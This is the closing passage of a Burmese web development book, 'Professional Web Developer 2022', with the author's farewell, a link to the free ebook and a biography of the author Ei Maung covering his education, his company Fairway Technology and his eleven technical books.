ဒီစာအုပ်ကနေလည်း မူလ Professional Web Developer စာအုပ်လိုပဲ၊ လက်တွေ့လုပ်ငန်းခွင်ဝင် ကျွမ်းကျင်အဆင့် Web Developer တွေ မွေးထုတ်ပေးနိုင်လိမ့်မယ်လို့ ယုံကြည်ပါတယ်။ ဒီစာအုပ်ရဲ့ PDF Ebook Version ကို ကျွန်တော့် Website မှာ အခြိန်မရွေး အခမဲ့ Download ရယူနိုင်တယ်ဆိုတာကိုလည်း ဖြည့်စွက် အသိပေးချင်ပါတယ်။

- https://eimaung.com

အားလုံးပဲ ကိုယ်စိတ်နှစ်ဖြာ ကျန်းမာချမ်းသာပြီး ထွန်းပေါက်အောင်မြင်သူတွေ ဖြစ်ကြပါစေလို့ ဆုတောင်းရင်း နိဂုံးချုပ်လိုက်ပါတယ်။

အိမောင် (Fairway)

၂၀၂၁ ခုနှစ်၊ ဒီဇင်ဘာ (၆) ရက်နေ့တွင် ရေးသားပြီးစီးသည်။
၂၀၂၃ ခုနှစ်၊ မတ် (၁) ရက်နေ့တွင် တည်းဖြတ်ပြီးစီးသည်။

စာရေးသူ၏ကိုယ်ရေးအကျဉ်း

အမည်ရင်း အိမောင် ဖြစ်ပြီး မကွေးတိုင်းဒေသကြီး သရက်မြို့ဇာတိဖြစ်သည်။ (၂၀၀၀) ပြည့်နှစ်တွင် သရက်မြို့ အ.ထ.က (၁) မှ တက္ကသိုလ်ဝင်တန်းစာမေးပွဲအောင်မြင်ပြီး (၂၀၀၁) ခုနှစ်မှစတင်ကာ ပညာဆက်လက် သင်ယူနိုင်ရန် ရန်ကုန်မြို့သို့ ပြောင်းရွှေ့ အခြေချခဲ့သည်။ (၂၀၀၃) ခုနှစ်တွင် ဒဂုံတက္ကသိုလ် လူ့စွမ်းအားအရင်းအမြစ်ဌာနမှ ပေးအပ်သည့် ကွန်ပျူတာနည်းပညာ ဒီပလိုမာဘွဲ့ (Diploma in Computer Studies) ကို ရရှိခဲ့ပြီး ထိုအချိန်မှစတင်၍ Software ရေးသားခြင်း လုပ်ငန်းများကို လုပ်ကိုင်လာခဲ့သည်။ (၂၀၀၆) ခုနှစ်မှ စတင်ကာ Web နည်းပညာအခြေပြု Software များကို စတင်ရေးသားခဲ့ပြီး ယနေ့အချိန်ထိ Web Developer တစ်ဦးအဖြစ် ဆက်လက်ရပ်တည် လုပ်ကိုင်နေသည်။

ကွန်ပျူတာနည်းပညာများကို အလေးထားလေ့လာနေ၍ ဆက်လက်တက်ရောက်ခြင်း မပြုဖြစ်ပဲ ရပ်တန့်ထားခဲ့သည့် အဝေးသင်တက္ကသိုလ် (ဥပဒေပညာအထူးပြု) ကို (၂၀၀၉) ခုနှစ်တွင် ပြန်လည် တက်ရောက်ခဲ့ပြီး (၂၀၁၃) ခုနှစ်တွင် အောင်မြင်၍ ဥပဒေပညာဘွဲ့ (LL.B) ကိုရရှိခဲ့သည်။

(၂၀၀၉) ခုနှစ်တွင် Durosoft အမည်ဖြင့် Web Development လုပ်ငန်းတစ်ခုကို ဦးဆောင်တည်ထောင်ခဲ့သည်။ ပြည်တွင်းပြည်ပမှ အပ်နှံကြသည့် Outsource Project များကို အဓိကထား ဆောင်ရွက်ခဲ့သည်။ ထို့နောက် (၂၀၁၁) ခုနှစ်တွင် Outsource Project များ ဆောင်ရွက်နေရာမှ မိမိတို့ကိုယ်ပိုင် Software Product များကိုသာ ရေးသား တော့မည် ဟူသည့် ရည်ရွယ်ချက်ဖြင့် Durosoft အား Fairway Web ဟူ၍ အမည်ပြောင်းကာ ဆက်လက် လုပ်ကိုင်ခဲ့သည်။ (၂၀၁၆) ခုနှစ်မှစတင်၍ Fairway Web အား Fairway Technology ဟု အမည်ပြောင်းကာ Software များ ရေးသားခြင်း၊ နည်းပညာဝန်ဆောင်မှုပေးခြင်းနှင့် သင်တန်းများ ပို့ချခြင်းတို့ကို ဆောင်ရွက်လျှက် ရှိပါသည်။ ဤစာရေးသားနေစဉ်တွင် Fairway Technology ၏ Managing Partner အဖြစ် တာဝန်ထမ်းဆောင်လျှက်ရှိပါသည်။

(၂၀၁၃) ခုနှစ်ဖွန်လတွင် **Professional Web Developer** စာအုပ် ပထမအကြိမ်ကို ရေးသားပြုစု ဖြန့်ချိနိုင်ခဲ့သည်။ (၂၀၁၄) ခုနှစ်ဖွန်လတွင် **Ubuntu - သင့်အတွက် Linux** စာအုပ်ကို ရေးသားပြုစု ဖြန့်ချိနိုင်ခဲ့ပြီး၊ (၂၀၁၅) ခုနှစ် စက်တင်ဘာလတွင် **Rockstar Developer** စာအုပ်ကို ရေးသားပြုစု ဖြန့်ချိနိုင်ခဲ့သည်။ (၂၀၂၀-၂၀၂၁) ခုနှစ်ကာလများတွင် **Bootstrap** လိုတိုရှင်း၊ **JavaScript** လိုတိုရှင်း၊ **PHP** လိုတိုရှင်း၊ **Laravel** လိုတိုရှင်း၊ **React** လိုတိုရှင်း၊ **API** လိုတိုရှင်း နှင့် **Bitcoin** လိုတိုရှင်း ဟူသော စာအုပ် (၇) အုပ်ကို ဆက်တိုက် ရေးသားဖြန့်ချိနိုင်ခဲ့သည်။ ဤ **Professional Web Developer 2022** စာအုပ်ကို ဆက်လက် ရေးသား ဖြန့်ချိနိုင်ခဲ့သည့်အတွက် စုစုပေါင်း ရေးသားပြုစုထားသည့် နည်းပညာစာအုပ်ပေါင်း (၁၁) အုပ် ရှိသွားခဲ့ပြီ ဖြစ်ပါသည်။

(၂၀၁၀) ခုနှစ်မှ စတင်ကာ Web Development ဆိုင်ရာ သင်တန်းများကို ပို့ချလာခဲ့ပြီး၊ ယခုအခါ Fairway Technology သင်တန်းကျောင်း၏ ကျောင်းအုပ်ကြီးအဖြစ် Web နှင့် Mobile နည်းပညာဆိုင်ရာ သင်တန်းများကို ဦးဆောင်ပို့ချနေပါသည်။

ဇနီးဖြစ်သူ နှင်းဝေလွင်၊ သမီးဖြစ်သူ စုရတနာမောင် တို့နှင့်အတူ ရန်ကုန်မြို့တွင် အခြေချ နေထိုင်လျှက် ရှိသည်။ စာရေးသူအား ဆက်သွယ်လိုပါက eimg@fairwayweb.com အီးမေးလ်လိပ်စာသို့ လည်ကောင်း၊ စာရေးသူ၏ Website ဖြစ်သော eimaung.com တွင် ဖော်ပြထားသည့် ဆက်သွယ်ရန် အချက်အလက်များ အတိုင်းလည်ကောင်း ဆက်သွယ်နိုင်ပါသည်။